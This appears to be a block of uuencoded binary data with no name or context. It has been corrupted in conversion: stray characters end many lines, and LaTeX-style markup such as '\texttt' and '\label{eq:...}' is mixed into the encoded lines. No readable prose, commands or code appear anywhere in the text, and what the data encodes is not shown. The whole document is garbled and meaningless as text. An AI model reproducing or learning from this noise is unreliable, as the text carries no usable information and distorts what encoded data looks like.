MYR]BQAA9U.@"H66?%^N3W%RZY[\$J7XN<ZSX]LN7"'ZUFZ2W3&X[:-?V<N-NSĐ MW8YB;O20@T1)KH[KQ^?Z\YT8<\$ZN%*I<FI16.)GNC*HO&DP&H4DJ75"T=\$7CĐ M;0=*MOO29^N1GT,VLC&UL0EW@=^KYQL3,'DG5C4\$K[Z72I7<S?FN`&_:8_`KĐ M)]E\$*>R_`&*<>UM%^JY!]%V!7^V;A(U!.C<M(4Q&+GP'5E'ZA52FWCC62;XIĐ MB0KU;<]\$@D\@A0*\K=JPI'6!\$D4:Q?%ZVMZXUH3322\1*6(BH=_B1+62=QEDĐ MLOVAGVL(E7(CE=!W%"Y,@^`H\$9(""T`N8G6T79Z-@LB^!_)EPV,K\MSH`4J<Đ M8;):RYZ+':OXDS8NI&_;_=!0JZFLR&`U^IC=C)*07SA).3)B+K)Q_U=W=/L2Đ MBAMT_KY48,12B\4N9:YC`=&Y,C=8Y!<^);&R].X8Z!_O\$Q?Z=2>)[Q9"Z%=QĐ M+EH068:0@2="\$O%W`YAE0][U6)-Y=+J<?XR4(EGY!@+]\ZA-;YIKA1J3"84YĐ M3;:ET]@.:(,9\:3PBYI4U"Y5=T:9V.LTIY59^C,-FY>ZQPAY>3F^&+@[\^'=Đ MHP[J`E+K"+8^K?:.NK.C.[DKL?>@Y.1)EZXP>?*W)3#\^YF6C4CN*^4J/B*#D MWQ18)ZJ,62351UP%#ZJ<K6W]NB83FI;/^`?UU5F.6<3(GG^0DW>"JGLF<:@*Đ MFZ(/&TXDF-(%R*G3:VJM5JCBXIQK4D[H,7YA:;\29!>C#/([:^6+"'CTJ9:=Đ $\texttt{M*:QI]N:*FCK@+W'0!SA1[E?8LX'MBO=-,YO:;GDI&$:_<V/7X+LW4QVX'Z/\D}$ MV[[Y[^.^O)N9^0*3#P?VLV<B'B:%ET)C/F;E;I,NWEDWPH^Y"]-8-3D2GFXZĐ $M:@E5;'5J52E=NK1VR;.H7^-F%",+[#0Z<C4][&8JEF)A.F4\!7#I&D`JI]YMD$ M&N3H59?5D)G5;;F!2/&&FK?NCN4>8_CS2?9\$2R6BF!.X[7:DN^=\`U6X2\L@Đ $\label{eq:m'Z;=_3+1QOME} $$ M'Z;=_3+1QOME\VKMQ2K)0'B**R4KEXXLP!LQ*$$ "U]LR&_/&'].XM>G0*`5F8D $$ $$ B. $$ A. $$ B. $$ B$ MT5RNU=0D1-".BR1H7<:&]MP6<]`Q'+];B,\$08!/%0[Q5F:NY^`VB6FO:W&=7Đ M&%LJ[GZL`MORBC&=E^DN, #`2<,/]\$,,67D<\$;#CB\$=+*,9:=P[KGZNUAW;?7Đ M[+Y?TO5QLT]@V>]4>&1>+T%M.07`[BV;;5>+#CR\&\MX:5&B;DMF,@]K8KE6Đ M:BV8@>=8;K"%QT)4*00+L0K^G2W5N<>=*N73\KCGB*:!\>S:AQ\[@W*XF%XOĐ M3'S"UV+T[SM4M^S3CM>7E54?I("SL"14+;)/G%L6DEL<;*JV]MM\AM%S-T4MD MCBB8\$>?X]8VR`?9SY^OA>29-U8[JH`'W]VT%K?*IXN(GGP<E"[P!Z7U(L,E:Đ MFH7@'WGS4%W^M"L-_BT6UTSF7Y)S+_<15N*I8A';%[[-=.LREJ^Q'H,Q_)Z)Đ $M*G^5(%.V1Q!Q$\2FK_%-Z)'ECPUP87TBMYMS#/39LJ:GX1*G(8IE50<FD0$AÐ)$ M"=\$L4(Y#7UV!++WPZ\S`SB11GED&FEQP1:U64])RDIQN@9'JBX)MWP;A[2_1Đ

MY_AW41S[Y&A>?BWWS2>BMK&C@!U\',Y"?8N44(_8+C0,D*ST;\IL(?Y3QZ^ZĐ MVP\$A7PM;G70.R!P1`!Y0)070N#DQN/'%;4@5NY-\OD\DCBTT?MG+\$]GUC"TUĐ M/?7/;?M!C:55&,(V1E&=-Z!WFPQQ4,#Y<@[A4HXDL1H\$EM;)&(F'']8G(^I]D ML]KOU4V52\EGUXEF\K:K\$7="R@B1[[DOQOC=EV(\A;6`>I[=>I9^33*Y8AM/Đ M\\$?3Q#X;4[62QXMB@S8Y@@]\.W`(0?QQ)!>*7T((4%^1)ND\5EBU&FG@0E*5D MZUEULP""'6JZH=\$[,>E,:Q?"U6AW_L_MSB1^YR@?).WG.:T[)CT)B`%Y%>-SĐ M]=:./18 K`U@B1:>^^F[:'IH6/KL'5CPOOUFC:QU'09B(TV@I4O=[C\$;]#A+D MI^SBMO&-Q\$-N+\$0,2.<\(F)JO*.3\$POBONY];).LG[SH*@KUB]Z\Z9KNDL`CĐ MV\;EP@G=`X;;4\78=3J&!W'7C#7)?506%3!MJCPMPB);H3XKY\,1Q:C/=>"XĐ MHK^2VJ_:OY+:5W=);8T(2P+JHI#QY(^1;\$6?"WV(R"%@O!XW4B6TA&OPSBP*D ME]K#[2P@_.?QEVIZW%O*NY<61W1NK99#1GT^`WO*D3X8A+]X\?=@-?:GV.WQD M3HBC&/#AH"O3*].6B.YERJGJ/*\[JP>3A+?DVIW1Q_25PP?=6S4BOO?-KE7[Đ M'&P@68F,S18=U=WEL!\$F[*\$KUSIS6S5P`H`PM["V<RQ,(8RY-UUU3HC0<M#*Đ M9FGJ\$ZFJ"\$LJ+]YFS13JOKL5:=F]S(-APWWP%Q^&<\$^JDD^]"_[4&PCC"JH"Đ M?/YFHID@TJ'W)+?=QLPGW':Y-9!#?^"OT;W*(%\6_"&,);AKUSHR\$<%YNTM^Đ MTULCS'U6-\':I::G9"\D*>CO\&"M/:7+'_LF2T`:HJ.(\$V4?'83M\$X`\$0QA\$Đ M^H1\$@/H2RY"D_97?_6&VX4AMKW1A*_.RB#B<U=.N]6L\$(D/W&O['`BZ"0E(3D MA"-I,[R=#DJ8&"992LP^<M[),"Z2J6JK]\!LX/C[2K9#(!&69FJ"@;#)Y-SDĐ M8J71; >\5HQOK^+0:T9#<_F3U1%'\$67-E_!#4L@R)^WQCR]ZGQ.+,WU10[!,5Đ M#9][&YL^-M!+I0/_5WXH"J!81QBT<7A(C?U@K*W`GT>/0NYK\:1][!PU0CS&Đ M2ZU6YY15:QNM-:8B6PO'6\$A>0%0F\$GYX.+V:DFAR<?7##!I,P!KA<XE)X%Q9Đ M?9?=TLB#=S-S0)>M6ART%=]^R]&%\$CZI?^.!7.M"2>34*^H1PMV&2WQ;V__\$Đ $M!A+&5W599\JP]N1<Q3O/^:*ANIFM3G(G`7H1Z_V,O,\MOE7;L@X,TG:1T7'DD$ $M=!<C+[23<0'N+>_4+H16_D3GM[\ISR'GQM/6D;F99,3^W;]Y@$S+B?1:7R9'D$ $M@*, $OZQ!H"P!KA[5C4(_NE`G6%]A,-W@I_(H]J05!P+P_C`::146P["@L[>1D]]$ M5>5BUX\$;<HTZZSJG'TVXBQ&19".C03F-1-`47QJ?"K(\<4:WLUVVES3.V^_FD MK`0'8HKR00,N&DZM6;]PB6J<+_V//SP[[42HG3`<;XOW^QU!*@ARA5)NV0VDĐ MOCX8+`5C._!;1H>JE@OFP9_'5)UN#<.<9%6&7,FA&UL7SU!U*-IQZH_X1#P&Đ MTK[;?,I+"8AG?VK[\#X&8\$>7-WWXW;*:MJ>F3P*ZCY/?XFE0Y)*TER\$RH9IBĐ MT'+%.K\<\$:%YT%.TZ7NY%.E;>EWQ\ZK7X;;N%CZZO>6V_?%VR]>@V>O'W1M+D M*VCBJ)NW@V#ZRUR\$:'LS)%)-/DW>U\"L(!.#XCN3O:%QK^WWT_Y]&4^UES>Đ $M[[I:B:;.[B_L_;4^[H=$3\#,:,!G??_3Q$&LMGB""4YY_[L<Y$KN--VN(1./Ð]]]$ MQYKWR]N_G=I4M'KW`KS!3J!MHR\'\$9*;B\$^XSHFCJDG6+8K3*4K.92&^.9)SĐ ML@X>SC`=4A@6SS8JV:/<"Y)_TH-NWDUAH3>6@D\$\$T_5^RS=PK*70]#NB(T*,D $\verb|M2418012'.##4CS^8J>'`: V57SB'XJV]#Z7%QHPJ/Q6FJ*@C@,G*MB*(H=-4RD)|$ M6>?>T.!PV/NX<A.P_..8RJ?NQG]N3L1^")[<MNZ[=-(5Y*LE,NOT0D'QU8NDĐ M\$XGH;+Z+S=VGYEAWLQL5\$9B.\$&HGT3V\$W[3\V/X!ZFD@[,00*Y#560 /'X+=Đ MH)"?N"3#V/9DIX2H7)\$*^IJ7&%:U"LL:H&OZB^EN[[*K&8\$#^[I%V.'";3W<Đ MHZYM*4 \$2.^!]'?4#]CQ@EB"]K?ZV9@K9E)6Z)B].N"T.??K84??):^/DX-Đ M5L(FQ!Q(+GKHW9\$W8>O4@:19?W70-#5JUW*FZ78RP(L]C2/QNQHSCF.(&]5RD MUC@S8+9!GD`H,KE6\W'?4BC"KH\J-E2XX\$A:%W3,M(4J)T50-2%BDU[)<!A(Đ M-%<WXO: *; &X87#OPH^G4: \B\$Y>N@H=KCYFQO(Y1E]Z;, &]4YU==4WNES2;7@Đ $\verb|M`N!<0JW.X4H(N2L^JYZ]5JF>3F0,&-ZL(#3"\T\9*_#39=W9)6M@247J6I$"D|$ $M(I = /EG% - +8#F*3OAB - [U6`Z - TBNY4*TT`JO9PB, (Z\0, 20#<XV8CQ(R)3&[VD])$ MOKF1VJ8!X:7"M<^^#8]Q(FT\GMC<7]J=NZU!ML(/P"&<^\$GCX;"Y'FM*H+KKĐ ML<TNR%[]`)\$'4=4^>5!YO0JE@F;@2%G3DFDJQ5*@CWY@VAZ2GW\>>+!]5,#ZĐ MD!NR:GE671W'!HJY-HMK":*.U\WZ/O`B-F`]Z8&N+EFG]Q('8%2UKG;(<G?BÐ MY7B?%-\?5=)]!'0\$C#H]J:ISWZ;<P;PS+Q;A&@E&[0XH%7806)23%K'"0#<-Ð MN"G1VW\F:Z97[RV1HL6\K]A;!=ZP;DGXA#FC&;ZW>*[06S:^B*G8-ML^,]H5D M._VX`,`"H70)L/Y]%E=\$:\OL]`=&&=8+XL.EYY4T]OX")BX,Y7:?L_5+XW:,Đ M]U'G@TT5OG%MD"DG[6^7U(%+N,3&7VX:7]2^P3IFYD2!<M"%>X\SA^4NCD*TĐ MZ]E24?9^";C0W/=!T[A75;',]P.&3\$<IW!B4M+,"KC*UL6;B:66W9_"[HC1BD M2-8]+`[Z+LSSXE#!@5(7DZZ>\$]+'(V'4OTJA[:=H7W"BP,@?QIPZI*B80*7-Đ $M&H.U[^{RKK})U&0!TV\L"<VF)/4=4KZADB/#4&7*03]735\N2$2).&-952&01,Đ$ $\label{eq:my} $$MY]_{\ensuremath{\&}?<KLJ/\#+\EK/34H34Y',9$3R_'(0@HC'BMY*-.C*0ZC!',*\#:*YMU]G@TD}$$ MU;J\$)/3KL./H>4/M_4Y(K?A(X6DMLUF#8S@@R*9S..D<?0?*KI[J-Y3O4(?MĐ

MORZ^WGW6;?5H)I1=W86Z%=1"A=ZT@A_H0K\![QWT_'._=7_R"9(ZA@:#FH7BD M7AJ,E@C40CR03I]C):![S%ANQZR!5?4MMRFVG\$L%K%!2"0",C0`G([=X+;TEĐ MW_E7.YV?!?KD<7^()\$7Y'/(Q-5)5?-,"N>'?_/Y/8@_0>PAB1QZB]?N)0CZIĐ M^A8(,_P__JG"DJ)3(&RCX6;]#QS?AWQ/-<^*+T=PZ4M]??*Z^]I":B3MND!UĐ M_.B'N.6V@D%K-8ET\$5T>4A[J!K%5>C(`RG`A'F:K76N2^;[2"*<>NIFLE+1FD MNKW)86#>-1];,L%:!-)-*S2SP=CXE5'=J\&XX7W/6U6.5-SH8\.>*L?3X9N\D M#,7XV2"].AF?8"W+%D%3R,VC" M1NXX]%T-!BNR:T!YF</K";205K3\$2^B72Đ M`5OX,J-I.S=Y_NM7!.B7\$YO4VY;9C6;K.+M]%J%H;*O7)A-/[T^6JW"WGC%VĐ MF[H=WK(-CL9\SED&C8K#TK(TU.AZ"DIX([J'?VV=TQ_2/MXU=NVP=\$*)?D^>Đ MT;V72YB44FY+]80EJJX3!1"LLFHT>\;/<4D`Q1T(@;:#M'>97%.,:9;E?@;,D M*+(IJP:6089FCF[8FV%3S,:R\7%-R>>@&R_G2':7\YZ+HGVO>_KDP!;EX.WIÐ M/H&[O2S*YTS)4('G.8Y)COB\$%A::VV]M%>CE;'2LMW?#MV766,_!&Y_%S8?.Ð MNBEG`^2?E..\.RL"M90>Q]<U=ZIXBN;R8!C6L+\$H+:`-3^<U=\$GPS=>GD&WYĐ M*-GQ./3*A-WD8]QY'=!]RI6+\$+(9T55[,#DTA9G'G8>H,%@[FK'X0MKS*5-<Đ $M-JO>;!!-W=1;B"I,#%M@=-VX6*`MS[0^[>A&J-_O\1-EW/(]!!6,5'.Q@5<*D$ M!:P#>C*RBN@AFS"V!<%D>MM\%\$2*X7ME<9>@!D"6;L#,*>)[`>.F<2M#)C0_Ð M427\$&DX*<\`ZUDC\`S)_X7TOUM_1Y\$?Q/<ES04>L,S.)]8B<L&^)FZ;:\`=A69RD M8KJC<;A6%A`IWP9P`8VNN'9R717*K&,,(NA!QGAR4_D8DZ*V2-U8.DD>I).Đ MM.[,O=#=2^S[JKI29*Z56('+C1XT\$[7"G6+2JF"#C,82`L!G4%0T#YGK_@P2Đ M/>:1XVAHLIM?\$`2D5W',:+I[EPW'51]/RH(!;Z#?+5AY%]]E>ZY_EM:[GOF&Đ MYS*'+N,I>DS3Z40&>J4K'FX5[59?X3]*9R_]XL73S@N*<KU?S`?H[W:018VWĐ M)77]WWBKW[(,351<*NUJ%9#\$5=OW]N)\$`CUD^^1./%F!Q^\E\$V9]S&R,\H\IĐ $\texttt{M561}\$*-\texttt{T}) = \texttt{F+JGL_^/[R]} = \texttt{5C3}[1\\\&"\texttt{HB}\$"\texttt{BBH2}(-\texttt{T2W}) + \texttt{Q&B0+J5C} = \$\texttt{B},\texttt{5D0DD})$ M)(8T"".DNQDA75*CF72#Y.@=T/?5U]\YYX]SKG.=7>/:QK5]_G4\]R?^QZJÐ MBH?)!&JL9AR*4*JU#G>DJ.-SCM9TATN\2S,0GS3'I51OR%+T;^J<*@C-U,TDD M3@`Y>D<JY%WW<Z5Z.4&OUZ2<_S1<R5U;^,-&M)3K]_IF_OYL[JEC+)ENHEUÐ $M2Y43)Z3):DP]4QZGJ!'^8]I>]\71AH.>W@B.]^6*)[](#W2WL=9,]<DRM['@Đ$ $M>570:5A8H'Z>=\[]F16:Z@X44F_;7;)+%35>70N3QB)U"Q]3`F6C+GA)M=A*#D$ M[86\$"*E_M(;7.__G*A&2@%FOLEQL-!(T,(UDO;&IOEV>"-WT\.WM?YR5/QCED $M_\&.\$ '<</XW!DPB5:KD87.%+A3"DJT"\$`V-43DW\A73WQEA1AXVM/G&"!C,!Đ M4/HS#\\@BTI:'KU<+S5NV+\G<#_>A"IA+4"7/G.\[^.A&<OZ4\$CC87H!N7I5D MQ'X-Y\$?7E)/GKK.MSJO*WKF0[9_5!30:*S1.=A=P?F\$L]SUSSU[#"W"=U.0(Đ $\texttt{M$} \] _ 40 \texttt{P} + \&? \texttt{OP} : \&* \\ : \texttt{E}`) \ \texttt{UYT'} \ \# \texttt{S} \& \texttt{Q4A}; \ \texttt{D246} \ \$ \texttt{VL} : \texttt{[:^">=++?676(B/9`J[F_YD)]}$ M\$E5%\6?G'-G,154RMVM/U?-5]>KJ4WL9==MN#X_BL^_0:N?Y6.?%R5100PYPĐ MX%\$2K8&\$1#MD6XP4K6GHE<7ZR<:QDI5WX39`EC42CR&<ZPAU[_IA3!/Z7^B6Đ M^S!=QV=.1+.JN<B=`''J`,/ID>%W=\?^L.0TO\0PDTQI3CQT6BYT[A"/\$B6RĐ $MR9, X?U@;.:]?@?IG, X_1LM&\#]<\\'R63*+9S:*[T*7Z4/;-.7G`6-9*?D!$V1D$ $\texttt{M?)} \ \texttt{Z} - \texttt{OS@(VEQ`MC:?<4O=`(\$POXT_:GX*XEGR=:N9*LMQWOE>,M5'W\G/V0ND) }$ M'3_K89(:H:>9?6LV+>4^\'6CF%Q0'.,_\D8)_M889@-O)3W^1PUJ^Z:5%\$OAĐ M?NN^#G<\08%?4TM3T&+=DR_\$E)^9_A7*>8]2M!'CC!F+&K#\X*;0J1/.-'GPĐ M>WV'YV9RD7=`P<\$7E]ADQ+.20IG)9HX\U1G6\$"H\$SQ%O[*0>-]BOUAID&-]7Đ MCE87&YZ8V[DMETLE?@J+LMJGH]BBOY`]4#,>M17-VX#-]/PQ"Y*A`0%F7A/DM/Q,V=C6>C147J845, R]49&W&.0U]?9,6M\[%"H"AL\]EB-N5'\.V\]C8W7CÐ $MX96QB/0]S)P]2$4((Z:AE].;ML,)7-KL+C/>,=SGCPI-MT=[;)_\JOD^R-RD M1?\XA6?#LOD1D!_1TZ5-WR-OY`SV\O<\?*G&:01@83[=XUI:@!T^EW)6]."?Đ $MKFMFD;Q:Z[+US=WV$\#KI\]2+)?I\19R6ZS`YQP@>BQVJTK5A&:>_4EI/(,^<D)$ $\texttt{MPA4}, \texttt{X33=:} \ \texttt{G}) \ \texttt{E-)L"*R`L4?*&^^@<,/L_D*SR=,R0^>>+Q^07:,0(R_J.D,D)$ M@DF\$N&IIU^AL.]GTY0]&-"I4[(!Y,H^9>?N;VF&YY]\$+M/W#'#%#)76-*FVBD $M<'5/_;W=BQ/]N7TP@1/M)7<=812Y(G[CL7E\Q.JVQCW^!.)9P+X4_`YH:Q@"Ð$ MV,PRU1:%E/K%\V^]A[ZDOQDVG_S[)FMHUYNRPF2MK260[,-?CP\O`/KWGX4UĐ $M@,MJV?8 < K!F[5+F$P>94I\Y\3#499[3:[.1B_/R.?'"?`VP8)H6/XZ6W,!A)D$ M=G?%XU*#*\$.Q@-`7^>DZL3B"U_:-QN<)*Z0QT,/F#Q6FP]V7.IUG%^&0A`_Ð $MR' + \$7D0R^3B4W\$: NKZ*N(/D4K"(NS5B-;C4FNOB5M\1S.5\$)X[9?S"(F7NCODE) NKZ*N(/D4K"(NS5B-;C4FNOB5M\1S.5\$)X[9] NKZ*N(/D4K"(NS5B-;C4FNOB5M\1S.5\%)X[9] NKZ*N(/D4K"(NS5B-;C4FNOB5M\1S.5\%)X[9] NKZ*N(/D4K"(NS5B-;C4FNOB5M\1S.5\%)X[9] NKZ*N(/D4K"(NS5B-;C4FNOB5M\1S.5\%)X[9] NKZ*N(/D$ ML=]9')MZT?4;9PK+00*'3&@?%>3`-%KL0W&7'9A,XJ8@KH`@;>M3+?M;A`4:Ð $M5?<>U50?,MD@`=OJ48]%"GK%LJIJ?!G'[DJ\G#AX4!L,;6.1._F:]A),<T4>D$ M\$0)UJ%O/MI5>-7<6R.MK<(Z5K93IEN]UVN[@=3:LA3(F??YPW\I%>-\KSW[/D M8T/GBX>5;+YV7F.NPXRM1"ESY:-+YE/XODS)%E.\$X7R..TL6_H; `P\$7V,=OZĐ M2AQWU7?OZ]M\>K_Y7A<ZR'RRQ/#.`*LS_SV#,DK:VS!IDUPSCX@6J<3F=K/BĐ M>+)\$\$YJJ.+I\$GFT7>:T2=IP[;?`]93>O3D&HM])L_TI/[-+7IE2P/!^3RYE<Đ

MIT:5FE&B&63UB?FU4:[T^7@AES0(XY.D@[2WQC8>AV2T*L0."E=9&\ZBW>?/Đ MVCEW3M\ITL[N.Q,TL'S25-CF>2']\B><-Q0ER?_>H_L19H2)'/B?`J\$CS:_ND MG#UY,/#YM=)3CKMMQ'%;+3(D2[Q?>K1RHL>H\"?("[COY;K;6,YR;[<O*2B@Đ $M5Y;]X[]Z?V)HK"/<&V_]<=5]Y0^?2(IRC?R:HR572RXJ%#0>A.!2UYIEYMPÐ$ M]VZGP6[&]K?]47#YQ)>X/%;M:?>"^++L".NC]!X<CCFK[3'PR+%31)M.]XLPÐ M"@4W6P\$<"-[2SY@GVQSKGP7@#!2W+NDPL=I\30J_>'W3?WJ:Y\JA;\$F[#R'+Đ M(Z]H&Z<86;C]J37/6EU`Z` F'<&+IKE,MNSG+(GG]!S&Y[H.)D:NX[S^"9Đ MSUO/AX@FISE,'6AR9=L,\$/04CVY]T"J^6!'_(G42\$1,3@81552Q#FG+BJ,,_Đ M:@EH,*6Q>\1^FO_9D/`DZ/JZ.=YRMD[/9FLP?5*:Q5LP4[A<2]G))%MGHC_=D $M'90X\#(=\S:\%]1_*9`I+,\#=4(-5!I9/'-/NQW8+):MN[`4")B3>/&&O^1N57RD$ $\texttt{MP4V=1$_9`+[CUF1-A/@^-*RU+@QVM056QRZIP2O/JMR\$1ZKRUX74D>V(7\I:D) }$ $MUVX^RV/QAMS^A.A8 # [EBL\sle.32G:N\&5/V+WJ7R1T<70;VV&S"Z7G0&<^QXD$ M>_:SA^UT[K]T&XU8UZ6*#+[S_Y0JTM=IH*320:>0P\P*H+?CE5H^&5OZ_"<VD $MLKR]D!4U<#24A^W+$&O/V$3N$*HY[^[,FN=J0[7P"=;OSOQJK!MH?<*7\>@[Đ]$ M!E*Z.R?V&7;5L)ZA#3S[RYHQ.#&@L,Z)LU"1NRZC[QDZ=_?!,U8IIM]PU&2LÐ M=X^2;@\A[SG#%(*&N;KC!081,DC%Q\HEAS#?:%P]=S!O):>:/3_:WMNOCJSBD M?_J[9[#?87?-X!B\O]+P/NN_[U&?8Y\$)V5T"="@`)CZGB\$0S]W-66V'FF-I8Đ MA@G?98_]088W88C6CB[-=?XQ,S^OO/[\$NO<`)6ZZG&H66(51%[N;ZS]:QO)^Đ M1,+6E)P4@375N>%`JRRR5<+B,C(QHY^:K?2G3V%"!,W04CS*YW!=?'W6A5%5D M"3IH>9_%F;_?Y708T.PLD(RK-9L]5SULIKJOFV94]0%5`L_PVL330?5J^G\)Đ M[F\6:PE1>5%+,7Q@^P>M%3[`G"THXV;5=NJOT.0ZJ\.TS[??2I[7A;IK`JJ\$Đ M_T1GJ5:\$@6=^LM9V+41?\YGM6+]>TQAXZBSQ\E%E6>41C9866>%^A==GTC\RD $M2C < EPVGJ + > O3R(? - 6[QGMH6K) \setminus [> (A7 + MKLVU5W5, -9MRWDP6*D1&3L03WZ#D)]$ MKP>V'U2\$"+.T150]HP-Q\^1%G0_4ZB7WGVKVB)]]-4_.K]OKXE;@S-VT3:4QĐ $M,O#P#/"%'N$]6IZC]+@CUNA4*5#+4^/'[3]^`)]X44?N=54H!;A?#T0M-)$8D$ $\texttt{M*MMIAM} \setminus \texttt{,"5} \\ \texttt{Z$'`^6} \\ \texttt{GPESQ_RRN} \\ \texttt{]0<&/*C21S?RKB?OZRUWHP5-RQ/$V67"GD} \\ \texttt{GD} \\ \texttt{M*MMIAM} \setminus \texttt{M*MMIAM} \\ \texttt{M*MMIAM}$ $MI&^E!9E-7$X^&J&G(Q\6//3\5-F3>WG^*\42DM&YF;.>6(J"9^:S+)>W_V#5D$ MP3>Y^'[Z,XQV34JBM.083*C+79:<[Q81[#E)8Q0S!.\+KJI*>J8KIJRL;3^4Đ MN6R-)V:YWW.WNO7'9M!OG;#!*T4;I\$%EC'500MEU^><060CX8E8*2LZ9O5:?Đ MM_G0X:&BH<H:YN^C]KG.H,M\T`]*'&UVM;_-O(CL[AMU==A[;:-!/&H;#QVKĐ M*M0]>V+N`CBTF7XN\B>36Y-/_^1092&F;OXJ*KA^!LC6(^#LS9!5/Z7EIWJ5Đ MC08WZLTMN,P/MT%.>::+C3I+]ZK77VG](91!P3JD_>:&03-;\X\$F:T[M<<1,D $\label{eq:m-property} $$M-]>.CX5*W`ZUW-:M`J&\#K/^#NA_O$6\^-B;IT%_*9/MS^X^R*3WWGO'\YJLD$$$ MMZ:VTG2YZSHN6"]+5VHG"DQ"3+RPC.4X2S&S*F4S_XSL*'1%;+FF54J,Z!DGĐ M1E7BX1*!'MA^>)5U[SC&A53W8#SZV`:?#(5+GY[KV%G&*`;X9>5KE#^L75[XĐ M)@3WU]6*:O\$U3VEO@T4RXLV.OI,OQ4_H^YB/A92QQG\$@1#_2S>852DU;[;5]D $MJ_0@QI9.]D=<%/]9OS\+`>H?AI*_N&4RR?[.JE%/E=9,_M8%_>E7H[@H1]^.Ð$ M':;@ESK9&`KRIE;7007:,V;[Z-VC=K7\$.*`R\$X8SXD[C%Y_:+%/9V_CM634KD $\texttt{MW-\$PP_:A]2'4\&4D2K>(P63H8>XQS9!43W2+"(+\&!J/1.]II0VQ?F*SH43*T"D}$ MQEF3<=3*>B&LJE>F<H@B@\(+55A9UBW,W_U\$&)8`;PIY8^G%9MG;10;?ZH%MD M*O--7ZMCWV41\BOC(FAH\J&5A,,Z16;QYBZ52QH#HGGD311I KS?BW#6>!X[Đ M7;X!R&5A"BE6(N,Z@GPN(OA06#H/EC*KBF"6Z T/-CSZ=;HJQS@?ZW4:VOIEĐ MN"Y&L^\$`?F%T@/CW\$?Y6M]X`B4MCJ[QOZZNK&M?]B+N8!4`A)W?=^Y)0>'ISĐ M<!17@9ZZWM87N:6@"%/939U/8ASL%!ZLEY'UI[%S2WE[=W]JTS578;W#?J?%D M<2]83]UMN<"C=T-O:'PC[I->O%)LCTMO]:'6\$6/"YA,D&-RE:]E<,:4.H@?FÐ $M'WK;4>.!*UH("%VO"\setminus E/5+?SP$WJ-MJ]A9H1^XS:1ID>!;VG3^,,-U1F/HCCD$ M)0&.Y9M&2NZ99[G0;/.=[DI-,:S#7XG1DG"13._3W4P//`D3YT!=?V068=ZGĐ M/M5]ZQ[3LW!"6VM>:FBN/GO6S)NHNN\KV.)>F%\$C,71%\$K>?0B!4&H?>U@E=Đ MJJ\$8A%V.\$BD0]BS!>'"C*B>/*!BM!I\K_"+5-(%./AW_/;?)RH!U'KL&4*.3Đ M)E5=*/EJZ.TA:64%A&AZ/R%(>\$AN.F9JI8/&1GCA3*WGZ=7`^C=JIZB.D%20Đ M[C3>KT3+BV"-\U8@:FFO/HL'!Z`%(H-K&>"JIKRI& A5 97F':;<YI>,E^O*Đ M91UEC"EOH@)KFQIGV`IC[6PANA9LW*O!V89A<];-!@K[;1Z>@6GD(VNT<?-GD M)KTUK; 0K!OLLZPR@P7!Y'I`AUV.; 'CG!'/G4;)9?TC"DV"78[WA0%-C+8'4NĐ $MZ-7<*:L+7&R.XDA]O<@&6&IB.D?\L-3;.-==WA*IG@U)LO(-W;J$;T\!7VZPÐ$ $M[\$314^{A}_1;BV<\end{SMJYR}[E>^_]Q,VETP>P<5$V[IP=<MM\$E!40BMY,.7\KD]$ M*/"R.8I<!H\BO3"CDQU^\$FUJ&X\<?\RKI%]/\56)4SKW\$?4>ZPV!';QHTRD3D M4KK7@572:275)J/QO%>9^J[Y/Q#?:T]2)TSYA!)GX0D_T'[E9*7SH#YU'3[\$Đ MODXFVJVB'I786PT>GXIC9R3J84O2/HNO2I5E)78\$R4;G#:DQ)VV\$P4QJL_#&Đ $MQVT'4708-@5BZ>^{h&X,O}%(.1D_Q(R&FQ4<7=X'+7.@2&/0Y$-9">WR*0M)$ M"D@I[QC\94#.??0#?-ON(IOL7\NX=DSVZ6",'X?>>5N\.&DVTUH[L'V#!:N/Đ

 $M&OOYUQX8T.\sl 2]U$?>V/Q1UJ!#M[E4[XC9W[E`_U_/F.5M"S>B`/ZXED]$ $M/C\@88^3!ZH/,H]R)$!?]5LRUI)!E\,3[&-\GI'!&35`I:#9+U>_IS_IRIÐ$ $MH;L)M)_>9[#^#+N]+#;;=G>%[_VF(43![F+S(N,-:19#U]OY9I]OCY/XV-!VD$ M2NI?3_>)"Y6&TN68W!7SK^F\$A`>4UV[VP9NACM?CQ9J^%L)51446C+)76<DSD M%/.[T<D^NG=7Q6S%NN9U^3!MMZ;J@BRRQ#?W(;`S+LG;+WX[Z^<T-XT%SH%/D MY-0#;%G":+&VC9CW(%DNRX!.1H%DJ.V91*QQIG[BMVP@]?VB3?W"5;/<80EWĐ MFQ52K+\/Q)"6DJU%\@>?T;@5SI.\A"C-\^\$/C^+Y53MYO&S2%CYGY%NK4&.:Đ M;V`MA<JE/!S]X]8#<%`Y4(<"6U/46?/JG.M_%"!J:>M/HSF86GHCC^2RLR#`Đ M&47U1\$7U;IO8?'G-32\.FS]T,_Y1_CIHDBP)Z^,IN>+/5DGT8G845YUI<^3\D MXL\"1F7YR7(78\.'E.41>3YBAYPR_<.\8=!7NFP)B7>TUW[/#Y60HAE:B'O-Ð MC!GB#KL#LH0FK.\:?\$0%V%&/5LTO?<YF&6:V2(H_Q8U*>D":;M'VF6T^)PM@Đ M>SEU%>CU)];<Q[HV2+H:]-;E^R4#ONE^=H,(R"4/,;0"!D]=MOHM-6F"C5[7D MYV\5F\$K;3#R%P2QK._P-X!>>.CU<&!].+*"A4Q7+GJ%@*<G"*RT`.TOD_05YD M_/54OYG#\F:A]S`@R&TET\:V.NT@GMH?CDXFIECJ?;W/J^>ZN`%;\$W!/R7`;D M=X1<I-`_L::X`XT'QZ@!JCI6WA__WA!8RE])7*&7F^\$@;U*O:E70D5_.,C[Ð M_C@_::\=J4U\18,Z_KV>9FARXN`MPPF,OX(Q`;4_NMDKW`#!OW-&LYL%J49ZĐ M2G\Y*"#>W;\$S_IX#UC0WZ4\$.NXQ(Q56ZD47\=+2#>_;4N\L`_073=6:(AX9JĐ MG3P0;SZ)MHMTO^5^HWFGJ)J>)"Q?:2/91K<.!BA.Y!AWGEL&U4&*5BZ^IY*.Đ $MY\]&^]BHQ&8W_!9J*[FA_;UH)6''U?Q.?&M,^`18^WI:44?9.H+=,N,ZSQSYÐ$ MP._GTIDI"LFAUG5CKGSA]67\$N0&J#[:Z=<C1\6`CU+Y0Y6H#4GTD7`96\38\$Đ $\texttt{M=?\$\#N"?7(\&E+XXFB]-U?\$90E=]\&S7*!06[ZM7G[;M[4\#;SAR?547^8>.,5U1D] }$ M',6&&&UOM^NXZFDC8%+?G:VX0IC:4.O!)E`HO?LHW`\`6"KP*F<R6O*K#T'Ð 